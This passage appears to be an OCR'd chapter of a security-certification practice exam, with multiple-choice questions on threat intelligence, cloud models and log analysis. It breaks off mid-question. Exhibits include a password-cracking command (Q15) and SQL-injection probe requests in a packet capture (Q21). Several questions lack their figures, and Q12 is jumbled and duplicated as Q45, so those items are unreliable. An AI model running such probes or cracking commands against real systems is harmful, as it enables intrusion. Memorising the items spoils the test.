Chapter 1

Domain 1.0: Security Operations

EXAM OBJECTIVES COVERED IN THIS CHAPTER:

- ✓ **1.1 Explain the importance of system and network architecture concepts in security operations**
  - Log ingestion
  - Operating system (OS) concepts
  - Infrastructure concepts
  - Network architecture
  - Identity and access management
  - Encryption
  - Sensitive data protection
- ✓ **1.2 Given a scenario, analyze indicators of potentially malicious activity**
  - Network-related
  - Host-related
  - Application-related
  - Other
- ✓ **1.3. Given a scenario, use appropriate tools or techniques to determine malicious activity**
  - Tools
  - Common techniques
  - Programming languages/scripting
- ✓ **1.4. Compare and contrast threat-intelligence and threat-hunting concepts**
  - Threat actors
  - Tactics, techniques, and procedures (TTP)

- Confidence levels
- Collection methods and sources
- Threat intelligence sharing
- Threat hunting

✓ **1.5. Explain the importance of efficiency and process improvement in security operations**

- Standardize processes
- Streamline operations
- Technology and tool integration
- Single pane of glass

1. Olivia is considering potential sources for threat intelligence information that she might incorporate into her security program. Which one of the following sources is most likely to be available without a subscription fee?
   - **A.** Vulnerability feeds
   - **B.** Open source
   - **C.** Closed source
   - **D.** Proprietary

2. Roger is evaluating threat intelligence information sources and finds that one source results in quite a few false positive alerts. This lowers his confidence level in the source. What criteria for intelligence is not being met by this source?
   - **A.** Timeliness
   - **B.** Expense
   - **C.** Relevance
   - **D.** Accuracy

3. Brad is working on a threat classification exercise, analyzing known threats and assessing the possibility of unknown threats. Which one of the following threat actors is most likely to be associated with an advanced persistent threat (APT)?
   - **A.** Hacktivist
   - **B.** Nation-state
   - **C.** Insider
   - **D.** Organized crime

4. What term is used to describe the groups of related organizations that pool resources to share cybersecurity threat information and analyses?
   - **A.** SOC
   - **B.** ISAC
   - **C.** CERT
   - **D.** CIRT

5. Singh incorporated the Cisco Talos tool into his organization's threat intelligence program. He uses it to automatically look up information about the past activity of IP addresses sending email to his mail servers. What term best describes this intelligence source?
   - **A.** Open source
   - **B.** Behavioral
   - **C.** Reputational
   - **D.** Indicator of compromise

6. Jamal is assessing the risk to his organization from their planned use of AWS Lambda, a serverless computing service that allows developers to write code and execute functions directly on the cloud platform. What cloud tier best describes this service?


   A. SaaS

   B. PaaS

   C. IaaS

   D. FaaS

7. Lauren's honeynet, shown here, is configured to use a segment of unused network space that has no legitimate servers in it. This design is particularly useful for detecting what types of threats?



   A. Zero-day attacks

   B. SQL injection

   C. Network scans

   D. DDoS attacks

8. Fred believes that the malware he is tracking uses a fast flux DNS network, which associates many IP addresses with a single fully qualified domain name as well as using multiple download hosts. How many distinct hosts should he review based on the NetFlow shown here?

```
Date flow start   Duration     Proto    Src      IP Addr:Port  Dst IP Addr:Port
Packets   Bytes   Flows
2020-07-11        14:39:30.606 0.448    TCP      192.168.2.1:1451->10.2.3.1:443
10        1510    1
```

```
2020-07-11        14:39:30.826 0.448    TCP      10.2.3.1:443->192.168.2.1:1451
7         360     1
2020-07-11        14:45:32.495 18.492   TCP      10.6.2.4:443->192.168.2.1:1496
5         1107    1
2020-07-11        14:45:32.255 18.888   TCP      192.168.2.1:1496->10.6.2.4:443
11        1840    1
2020-07-11        14:46:54.983 0.000    TCP      192.168.2.1:1496->10.6.2.4:443
1         49      1
2020-07-11        16:45:34.764 0.362    TCP      10.6.2.4:443->192.168.2.1:4292
4         1392    1
2020-07-11        16:45:37.516 0.676    TCP      192.168.2.1:4292->10.6.2.4:443
4         462     1
2020-07-11        16:46:38.028 0.000    TCP      192.168.2.1:4292->10.6.2.4:443
2         89      1
2020-07-11        14:45:23.811 0.454    TCP      192.168.2.1:1515->10.6.2.5:443
4         263     1
2020-07-11        14:45:28.879 1.638    TCP      192.168.2.1:1505->10.6.2.5:443
18        2932    1
2020-07-11        14:45:29.087 2.288    TCP      10.6.2.5:443->192.168.2.1:1505
37        48125   1
2020-07-11        14:45:54.027 0.224    TCP      10.6.2.5:443->192.168.2.1:1515
2         1256    1
2020-07-11        14:45:58.551 4.328    TCP      192.168.2.1:1525->10.6.2.5:443
10        648     1
2020-07-11        14:45:58.759 0.920    TCP      10.6.2.5:443->192.168.2.1:1525
12        15792   1
2020-07-11        14:46:32.227 14.796   TCP      192.168.2.1:1525->10.8.2.5:443
31        1700    1
2020-07-11        14:46:52.983 0.000    TCP      192.168.2.1:1505->10.8.2.5:443
1         40      1
```

A. 1

B. 3

C. 4

D. 5

9. Which one of the following functions is not a common recipient of threat intelligence information?

A. Legal counsel

B. Risk management

C. Security engineering

D. Detection and monitoring

10. Alfonzo is an IT professional at a Portuguese university who is creating a cloud environment for use only by other Portuguese universities. What type of cloud deployment model is he using?


A. Public cloud

B. Private cloud

C. Hybrid cloud

D. Community cloud

11. As a member of a blue team, Lukas observed the following behavior during an external penetration test. What should he report to his managers at the conclusion of the test?



A. A significant increase in latency.

B. A significant increase in packet loss.

C. Latency and packet loss both increased.

D. No significant issues were observed.

12. The company that Maria works for is making significant investments in infrastructure-as-a-service hosting to replace its traditional datacenter. Members of her organization's management have Maria's concerns about data remanence when Lauren's team moves from

one virtual host to another in their cloud service provider's environment. What should she instruct her team to do to avoid this concern?

A. Zero-wipe drives before moving systems.

B. Use full-disk encryption.

C. Use data masking.

D. Span multiple virtual disks to fragment data.

13. Geoff is reviewing logs and sees a large number of attempts to authenticate to his VPN server using many different username and password combinations. The same usernames are attempted several hundred times before moving on to the next one. What type of attack is most likely taking place?

A. Credential stuffing

B. Password spraying

C. Brute-force

D. Rainbow table

14. Kaiden is configuring a SIEM service in his IaaS cloud environment that will receive all of the log entries generated by other devices in that environment. Which one of the following risks is greatest with this approach in the event of a DoS attack or other outage?

A. Inability to access logs

B. Insufficient logging

C. Insufficient monitoring

D. Insecure API

15. Azra believes that one of her users may be taking malicious action on the systems she has access to. When she walks past the user's desktop, she sees the following command on the screen:

```
user12@workstation:/home/user12# ./john -wordfile:/home/user12/mylist.txt
-format:lm hash.txt
```

What is the user attempting to do?

A. They are attempting to hash a file.

B. They are attempting to crack hashed passwords.

C. They are attempting to crack encrypted passwords.

D. They are attempting a pass-the-hash attack.

16. Lucas believes that an attacker has successfully compromised his web server. Using the following output of `ps`, identify the process ID he should focus on:

```
root      507  0.0  0.1 258268  3288 ?     Ssl  15:52  0:00 /usr/sbin/
rsyslogd -n
message+  508  0.0  0.2  44176  5160 ?     Ss   15:52  0:00 /usr/bin/dbusdaemon
--system --address=systemd: --nofork --nopidfile --systemd-activa
```

```
root      523  0.0  0.3 281092  6312 ?     Ssl  15:52  0:00 /usr/lib/
accountsservice/accounts-daemon
root      524  0.0  0.7 389760 15956 ?     Ssl  15:52  0:00 /usr/sbin/
NetworkManager --no-daemon
root      527  0.0  0.1  28432  2992 ?     Ss   15:52  0:00 /lib/systemd/
systemd-logind
apache    714  0.0  0.1  27416  2748 ?     Ss   15:52  0:00 /www/temp/webmin
root      617  0.0  0.1  19312  2056 ?     Ss   15:52  0:00 /usr/sbin/
irqbalance --pid=/var/run/irqbalance.pid
root      644  0.0  0.1 245472  2444 ?     Sl   15:52  0:01 /usr/sbin/
VBoxService
root      653  0.0  0.0  12828  1848 tty1  Ss+  15:52  0:00 /sbin/agetty
--noclear tty1 linux
root      661  0.0  0.3 285428  8088 ?     Ssl  15:52  0:00 /usr/lib/
policykit-1/polkitd --no-debug
root      663  0.0  0.3 364752  7600 ?     Ssl  15:52  0:00 /usr/sbin/gdm3
root      846  0.0  0.5 285816 10884 ?     Ssl  15:53  0:00 /usr/lib/
upower/upowerd
root      867  0.0  0.3 235180  7272 ?     Sl   15:53  0:00 gdm-session-worker
[pam/gdm-launch-environment]
Debian-+  877  0.0  0.2  46892  4816 ?     Ss   15:53  0:00 /lib/systemd/
systemd --user
Debian-+  878  0.0  0.0  62672  1596 ?     S    15:53  0:00 (sd-pam)
```

A. 508

B. 617

C. 846

D. 714

17. Geoff is responsible for hardening systems on his network and discovers that a number of network appliances have exposed services, including telnet, FTP, and web servers. What is his best option to secure these systems?

A. Enable host firewalls.

B. Install patches for those services.

C. Turn off the services for each appliance.

D. Place a network firewall between the devices and the rest of the network.

18. While conducting reconnaissance of his own organization, Ian discovers that multiple certificates are self-signed. What issue should he report to his management?

A. Self-signed certificates do not provide secure encryption for site visitors.

B. Self-signed certificates can be revoked only by the original creator.

C. Self-signed certificates will cause warnings or error messages.

D. None of the above.

19. Brandon wants to perform a WHOIS query for a system he believes is located in Europe. Which NIC should he select to have the greatest likelihood of success for his query?

A. AFRINIC

B. APNIC

C. RIPE

D. LACNIC

20. While reviewing Apache logs, Janet sees the following entries as well as hundreds of others from the same source IP address. What should Janet report has occurred?

```
[ 21/Jul/2020:02:18:33 -0500] - - 10.0.1.1 "GET /scripts/sample.php" "-"
302 336 0
[ 21/Jul/2020:02:18:35 -0500] - - 10.0.1.1 "GET /scripts/test.php" "-"
302 336 0
[ 21/Jul/2020:02:18:37 -0500] - - 10.0.1.1 "GET /scripts/manage.php" "-"
302 336 0
[ 21/Jul/2020:02:18:38 -0500] - - 10.0.1.1 "GET /scripts/download.php" "-"
302 336 0
[ 21/Jul/2020:02:18:40 -0500] - - 10.0.1.1 "GET /scripts/update.php" "-"
302 336 0
[ 21/Jul/2020:02:18:42 -0500] - - 10.0.1.1 "GET /scripts/new.php" "-" 302 336 0
```


A. A denial-of-service attack

B. A vulnerability scan

C. A port scan

D. A directory traversal attack

21. Scott is part of the white team that is overseeing his organization's internal red and blue teams during an exercise that requires each team to only perform actions appropriate to the penetration test phase they are in. During the reconnaissance phase, he notes the following behavior as part of a Wireshark capture. What should he report?



No.	Time	Source	Destination	Protoc	Lengt	Info
2180	2.493035366	10.0.2.4	10.0.2.15	TCP	66	80 → 55554 [FIN, ACK] Seq=507 Ack=420 Win=6880 Len=0 TSval=127193 TSecr=317472
2181	2.493271630	10.0.2.15	10.0.2.4	TCP	66	55554 → 80 [FIN, ACK] Seq=420 Ack=508 Win=30336 Len=0 TSval=317472 TSecr=127193
2182	2.493462055	10.0.2.4	10.0.2.15	TCP	66	80 → 55554 [ACK] Seq=508 Ack=421 Win=6888 Len=0 TSval=127193 TSecr=317472
2183	2.496331161	10.0.2.15	10.0.2.4	TCP	66	55552 → 80 [FIN, ACK] Seq=413 Ack=503 Win=30336 Len=0 TSval=317473 TSecr=127192
2184	2.496386675	10.0.2.15	10.0.2.4	TCP	74	55556 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=317473 TSecr=0 WS=128
2185	2.496508116	10.0.2.4	10.0.2.15	TCP	66	80 → 55552 [ACK] Seq=503 Ack=414 Win=6888 Len=0 TSval=127193 TSecr=317473
2186	2.496520426	10.0.2.4	10.0.2.15	TCP	74	80 → 55556 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=127193 TSecr=317
2187	2.496527886	10.0.2.15	10.0.2.4	TCP	66	55556 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=317473 TSecr=127193
2188	2.497238098	10.0.2.15	10.0.2.4	HTTP	492	GET /twiki/%28UNION%20ALL%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%23 HTTP/1.1
2189	2.497404022	10.0.2.4	10.0.2.15	TCP	66	80 → 55556 [ACK] Seq=1 Ack=427 Win=6888 Len=0 TSval=127193 TSecr=317473
2190	2.497648036	10.0.2.4	10.0.2.15	HTTP	577	HTTP/1.1 404 Not Found (text/html)
2191	2.497665375	10.0.2.15	10.0.2.4	TCP	66	55556 → 80 [ACK] Seq=427 Ack=512 Win=30336 Len=0 TSval=317473 TSecr=127194
2192	2.497680491	10.0.2.4	10.0.2.15	TCP	66	80 → 55556 [FIN, ACK] Seq=512 Ack=427 Win=6880 Len=0 TSval=127194 TSecr=317473
2193	2.502043782	10.0.2.15	10.0.2.4	TCP	74	55558 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=317474 TSecr=0 WS=128
2194	2.502267987	10.0.2.4	10.0.2.15	TCP	74	80 → 55558 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=127194 TSecr=317
2195	2.502294637	10.0.2.15	10.0.2.4	TCP	66	55558 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=317474 TSecr=127194
2196	2.502356539	10.0.2.15	10.0.2.4	HTTP	499	GET /twiki/%28UNION%20ALL%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL%23 HTTP/1.1

A. The blue team has succeeded.

B. The red team is violating the rules of engagement.

C. The red team has succeeded.

D. The blue team is violating the rules of engagement.

22. Jennifer analyzes a Wireshark packet capture from a network that she is unfamiliar with. She discovers that a host with IP address 10.11.140.13 is running services on TCP ports 636 and 443. What services is that system most likely running?

A. LDAPS and HTTPS

B. FTPS and HTTPS

C. RDP and HTTPS

D. HTTP and Secure DNS

23. While tracking a potential APT on her network, Cynthia discovers a network flow for her company's central file server. What does this flow entry most likely show if 10.2.2.3 is not a system on her network?

```
Date flow start     Duration Proto          Src   IP Addr:Port   Dst IP
Addr:Port   Packets    Bytes    Flows
2017-07-11          13:06:46.343 21601804   TCP   10.1.1.1:1151->10.2.2.3:443
9473640    9.1 G    1
2017-07-11          13:06:46.551 21601804   TCP   10.2.2.3:443->10.1.1.1:1151
8345101    514 M    1
```

A. A web browsing session

B. Data exfiltration

C. Data infiltration

D. A vulnerability scan

24. During a regularly scheduled PCI compliance scan, Fred has discovered port 3389 open on one of the point-of-sale terminals that he is responsible for managing. What service should he expect to find enabled on the system?

A. MySQL

B. RDP

C. TOR

D. Jabber

25. Saanvi knows that the organization she is scanning runs services on alternate ports to attempt to reduce scans of default ports. As part of her intelligence-gathering process, she discovers services running on ports 8080 and 8443. What services are most likely running on these ports?

A. Botnet C&C

B. Nginx

C. Microsoft SQL Server instances

D. Web servers

26. Kwame is reviewing his team's work as part of a reconnaissance effort and is checking Wireshark packet captures. His team reported no open ports on 10.0.2.15. What issue should he identify with their scan based on the capture shown here?

No.	Time	Source	Destination	Protoc	Length	Info
13	0.100180953	10.0.2.4	10.0.2.15	UDP	60	41015 → 863 Len=0
15	0.110753561	10.0.2.4	10.0.2.15	UDP	60	41015 → 824 Len=0
17	0.110817229	10.0.2.4	10.0.2.15	UDP	60	41015 → 113 Len=0
19	0.110841441	10.0.2.4	10.0.2.15	UDP	60	41015 → 939 Len=0
21	0.110863163	10.0.2.4	10.0.2.15	UDP	60	41015 → 697 Len=0
22	0.111006998	10.0.2.4	10.0.2.15	UDP	60	41015 → 621 Len=0
23	0.111027206	10.0.2.4	10.0.2.15	UDP	60	41015 → 1383 Len=0
24	0.111030525	10.0.2.4	10.0.2.15	UDP	60	41015 → 219 Len=0
25	0.111101199	10.0.2.4	10.0.2.15	UDP	60	41015 → 2002 Len=0
26	0.111118867	10.0.2.4	10.0.2.15	UDP	60	41015 → 928 Len=0
27	0.111121941	10.0.2.4	10.0.2.15	UDP	60	41015 → 708 Len=0
28	0.111185718	10.0.2.4	10.0.2.15	UDP	60	41015 → 966 Len=0
29	0.111202390	10.0.2.4	10.0.2.15	UDP	60	41015 → 26900 Len=0
30	0.111205511	10.0.2.4	10.0.2.15	UDP	60	41015 → 433 Len=0
31	0.111268448	10.0.2.4	10.0.2.15	UDP	60	41015 → 187 Len=0
32	0.111286492	10.0.2.4	10.0.2.15	UDP	60	41015 → 2241 Len=0
33	0.111349409	10.0.2.4	10.0.2.15	UDP	60	41015 → 419 Len=0
34	0.111365580	10.0.2.4	10.0.2.15	UDP	60	41015 → 17 Len=0
35	0.111428929	10.0.2.4	10.0.2.15	UDP	60	41015 → 10 Len=0
36	0.111446417	10.0.2.4	10.0.2.15	UDP	60	41015 → 1542 Len=0
37	0.111508808	10.0.2.4	10.0.2.15	UDP	60	41015 → 1349 Len=0
38	0.111524824	10.0.2.4	10.0.2.15	UDP	60	41015 → 4008 Len=0
39	0.120479136	10.0.2.4	10.0.2.15	UDP	60	41015 → 1472 Len=0
40	0.120534842	10.0.2.4	10.0.2.15	UDP	60	41015 → 163 Len=0
41	0.120547451	10.0.2.4	10.0.2.15	UDP	60	41015 → 33 Len=0
42	0.120550476	10.0.2.4	10.0.2.15	UDP	60	41015 → 557 Len=0
43	0.120553316	10.0.2.4	10.0.2.15	UDP	60	41015 → 198 Len=0
44	0.120650965	10.0.2.4	10.0.2.15	UDP	60	41015 → 1358 Len=0
45	0.120668622	10.0.2.4	10.0.2.15	UDP	60	41015 → 5714 Len=0
46	0.120671933	10.0.2.4	10.0.2.15	UDP	60	41015 → 920 Len=0
47	0.120674771	10.0.2.4	10.0.2.15	UDP	60	41015 → 677 Len=0
48	0.120754540	10.0.2.4	10.0.2.15	UDP	60	41015 → 446 Len=0
49	0.120761057	10.0.2.4	10.0.2.15	UDP	60	41015 → 68 Len=0

A. The host was not up.

B. Not all ports were scanned.

C. The scan scanned only UDP ports.

D. The scan was not run as root.

27. Angela wants to gather network traffic from systems on her network. What tool can she use to best achieve this goal?


A. Nmap

B. Wireshark

C. Sharkbait

D. Dradis

28. Wang submits a suspected malware file to `malwr.com` and receives the following information about its behavior. What type of tool is `malwr.com`?



A. A reverse-engineering tool

B. A static analysis sandbox

C. A dynamic analysis sandbox

D. A decompiler sandbox

29. Which sources are most commonly used to gather information about technologies a target organization uses during intelligence gathering?

A. OSINT searches of support forums and social engineering

B. Port scanning and social engineering

C. Social media review and document metadata

D. Social engineering and document metadata

30. Sarah has been asked to assess the technical impact of suspected reconnaissance performed against her organization. She is informed that a reliable source has discovered that a third party has been performing reconnaissance by querying WHOIS data. How should Sarah categorize the technical impact of this type of reconnaissance?

A. High.

B. Medium.

C. Low.

D. She cannot determine this from the information given.

31. Rick is reviewing flows of a system on his network and discovers the following flow logs. What is the system doing?

```
ICMP "Echo request"
Date flow start   Duration       Proto         Src IP Addr:Port->Dst IP
Addr:Port   Packets   Bytes   Flows
2019-07-11        04:58:59.518   10.000 ICMP   10.1.1.1:0->10.2.2.6:8.0
11        924     1
```

```
2019-07-11        04:58:59.518   10.000 ICMP   10.2.2.6:0->10.1.1.1:0.0
11        924     1
2019-07-11        04:58:59.518   10.000 ICMP   10.1.1.1:0->10.2.2.7:8.0
11        924     1
2019-07-11        04:58:59.518   10.000 ICMP   10.2.2.7:0->10.1.1.1:0.0
11        924     1
2019-07-11        04:58:59.518   10.000 ICMP   10.1.1.1:0->10.2.2.8:8.0
11        924     1
2019-07-11        04:58:59.518   10.000 ICMP   10.2.2.8:0->10.1.1.1:0.0
11        924     1
2019-07-11        04:58:59.518   10.000 ICMP   10.1.1.1:0->10.2.2.9:8.0
11        924     1
2019-07-11        04:58:59.518   10.000 ICMP   10.2.2.9:0->10.1.1.1:0.0
11        924     1
2019-07-11        04:58:59.518   10.000 ICMP   10.1.1.1:0->10.2.2.10:8.0
11        924     1
2019-07-11        04:58:59.518   10.000 ICMP   10.2.2.10:0->10.1.1.1:0.0
11        924     1
2019-07-11        04:58:59.518   10.000 ICMP   10.1.1.1:0->10.2.2.6:11.0
11        924     1
2019-07-11        04:58:59.518   10.000 ICMP   10.2.2.11:0->10.1.1.1:0.0
11        924     1
```

A. A port scan

B. A failed three-way handshake

C. A ping sweep

D. A traceroute

32. Ryan's passive reconnaissance efforts resulted in the following packet capture. Which of the following statements cannot be verified based on the packet capture shown for the host with IP address 10.0.2.4?

o.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	CadmusCo_fa:25:8e	Broadcast	ARP	42	Who has 10.0.2.4? Tell 10.0.2.15
2	0.000258663	CadmusCo_92:5f:44	CadmusCo_fa:25:8e	ARP	60	10.0.2.4 is at 08:00:27:92:5f:44
3	0.023177002	10.0.2.15	192.168.1.1	DNS	81	Standard query 0xfeba PTR 4.2.0.10.in-addr.arpa
4	0.047498670	192.168.1.1	10.0.2.15	DNS	81	Standard query response 0xfeba No such name PTR 4.2.0.10.in-addr.arpa
5	0.071380888	10.0.2.15	10.0.2.4	TCP	58	57352 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6	0.071444219	10.0.2.15	10.0.2.4	TCP	58	57352 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
7	0.071652709	10.0.2.4	10.0.2.15	TCP	60	139 → 57352 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
8	0.071671858	10.0.2.15	10.0.2.4	TCP	54	57352 → 139 [RST] Seq=1 Win=0 Len=0
9	0.071685967	10.0.2.4	10.0.2.15	TCP	60	445 → 57352 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
10	0.071690208	10.0.2.15	10.0.2.4	TCP	54	57352 → 445 [RST] Seq=1 Win=0 Len=0
11	5.070143568	CadmusCo_92:5f:44	CadmusCo_fa:25:8e	ARP	60	Who has 10.0.2.15? Tell 10.0.2.4
12	5.070164509	CadmusCo_fa:25:8e	CadmusCo_92:5f:44	ARP	42	10.0.2.15 is at 08:00:27:fa:25:8e

A. The host does not have a DNS entry.

B. It is running a service on port 139.

C. It is running a service on port 445.

D. It is a Windows system.

33. Kevin is concerned that an employee of his organization might fall victim to a phishing attack and wants to redesign his social engineering awareness program. What type of threat is he most directly addressing?


A. Nation-state

B. Hacktivist

C. Unintentional insider

D. Intentional insider

34. What purpose does a honeypot system serve when placed on a network as shown in the following diagram?



A. It prevents attackers from targeting production servers.

B. It provides information about the techniques attackers are using.

C. It slows down attackers like sticky honey.

D. It provides real-time input to IDSs and IPSs.

35. A tarpit, or a system that looks vulnerable but actually is intended to slow down attackers, is an example of what type of technique?

A. A passive defense

B. A sticky defense

C. An active defense

D. A reaction-based defense

36. Susan needs to test thousands of submitted binaries. She needs to ensure that the applications do not contain malicious code. What technique is best suited to this need?

A. Sandboxing

B. Implementing a honeypot

C. Decompiling and analyzing the application code

D. Fagan testing

37. Manesh downloads a new security tool and checks its MD5. What does she know about the software she downloaded if she receives the following message?

```
root@demo:~# md5sum -c demo.md5
demo.txt: FAILED
md5sum: WARNING: 1 computed checksum did NOT match
```


A. The file has been corrupted.

B. Attackers have modified the file.

C. The files do not match.

D. The test failed and provided no answer.

38. Aziz needs to provide SSH access to systems behind his datacenter firewall. If Aziz's organization uses the system architecture shown here, what is the system at point A called?



A. A firewall-hopper

B. An isolated system

C. A moat-protected host

D. A jump box

39. During his analysis of a malware sample, Sahib reviews the malware files and binaries without running them. What type of analysis is this?

A. Automated analysis

B. Dynamic analysis

C. Static analysis

D. Heuristic analysis

40. Carol wants to analyze a malware sample that she has discovered. She wants to run the sample safely while capturing information about its behavior and impact on the system it infects. What type of tool should she use?

A. A static code analysis tool

B. A dynamic analysis sandbox tool

C. A Fagan sandbox

D. A decompiler running on an isolated VM

41. Susan is reviewing files on a Windows workstation and believes that `cmd.exe` has been replaced with a malware package. Which of the following is the best way to validate her theory?

A. Submit `cmd.exe` to VirusTotal.

B. Compare the hash of `cmd.exe` to a known good version.

C. Check the file using the National Software Reference Library.

D. Run `cmd.exe` to make sure its behavior is normal.

42. Nishi is deploying a new application that will process sensitive health information about her organization's clients. To protect this information, the organization is building a new network that does not share any hardware or logical access credentials with the organization's existing network. What approach is Nishi adopting?

A. Network interconnection

B. Network segmentation

C. Virtual LAN (VLAN) isolation

D. Virtual private network (VPN)

43. Bobbi is deploying a single system that will be used to manage a sensitive industrial control process. This system will operate in a stand-alone fashion and not have any connection to other networks. What strategy is Bobbi deploying to protect this SCADA system?

A. Network segmentation

B. VLAN isolation

C. Airgapping

D. Logical isolation

44. Geoff has been asked to identify a technical solution that will reduce the risk of captured or stolen passwords being used to allow access to his organization's systems. Which of the following technologies should he recommend?

A. Captive portals

B. Multifactor authentication

C. VPNs

D. OAuth

45. The company that Amanda works for is making significant investments in infrastructure-as-a-service hosting to replace their traditional datacenter. Members of her organization's management have expressed concerns about data remanence when Amanda's team moves from one virtual host to another in their cloud service provider's environment. What should she instruct her team to do to avoid this concern?

A. Perform zero-wipe drives before moving systems.

B. Use full-disk encryption.

C. Use data masking.

D. Span multiple virtual disks to fragment data.

46. Which one of the following technologies is *not* typically used to implement network segmentation?

A. Host firewall

B. Network firewall

C. VLAN tagging

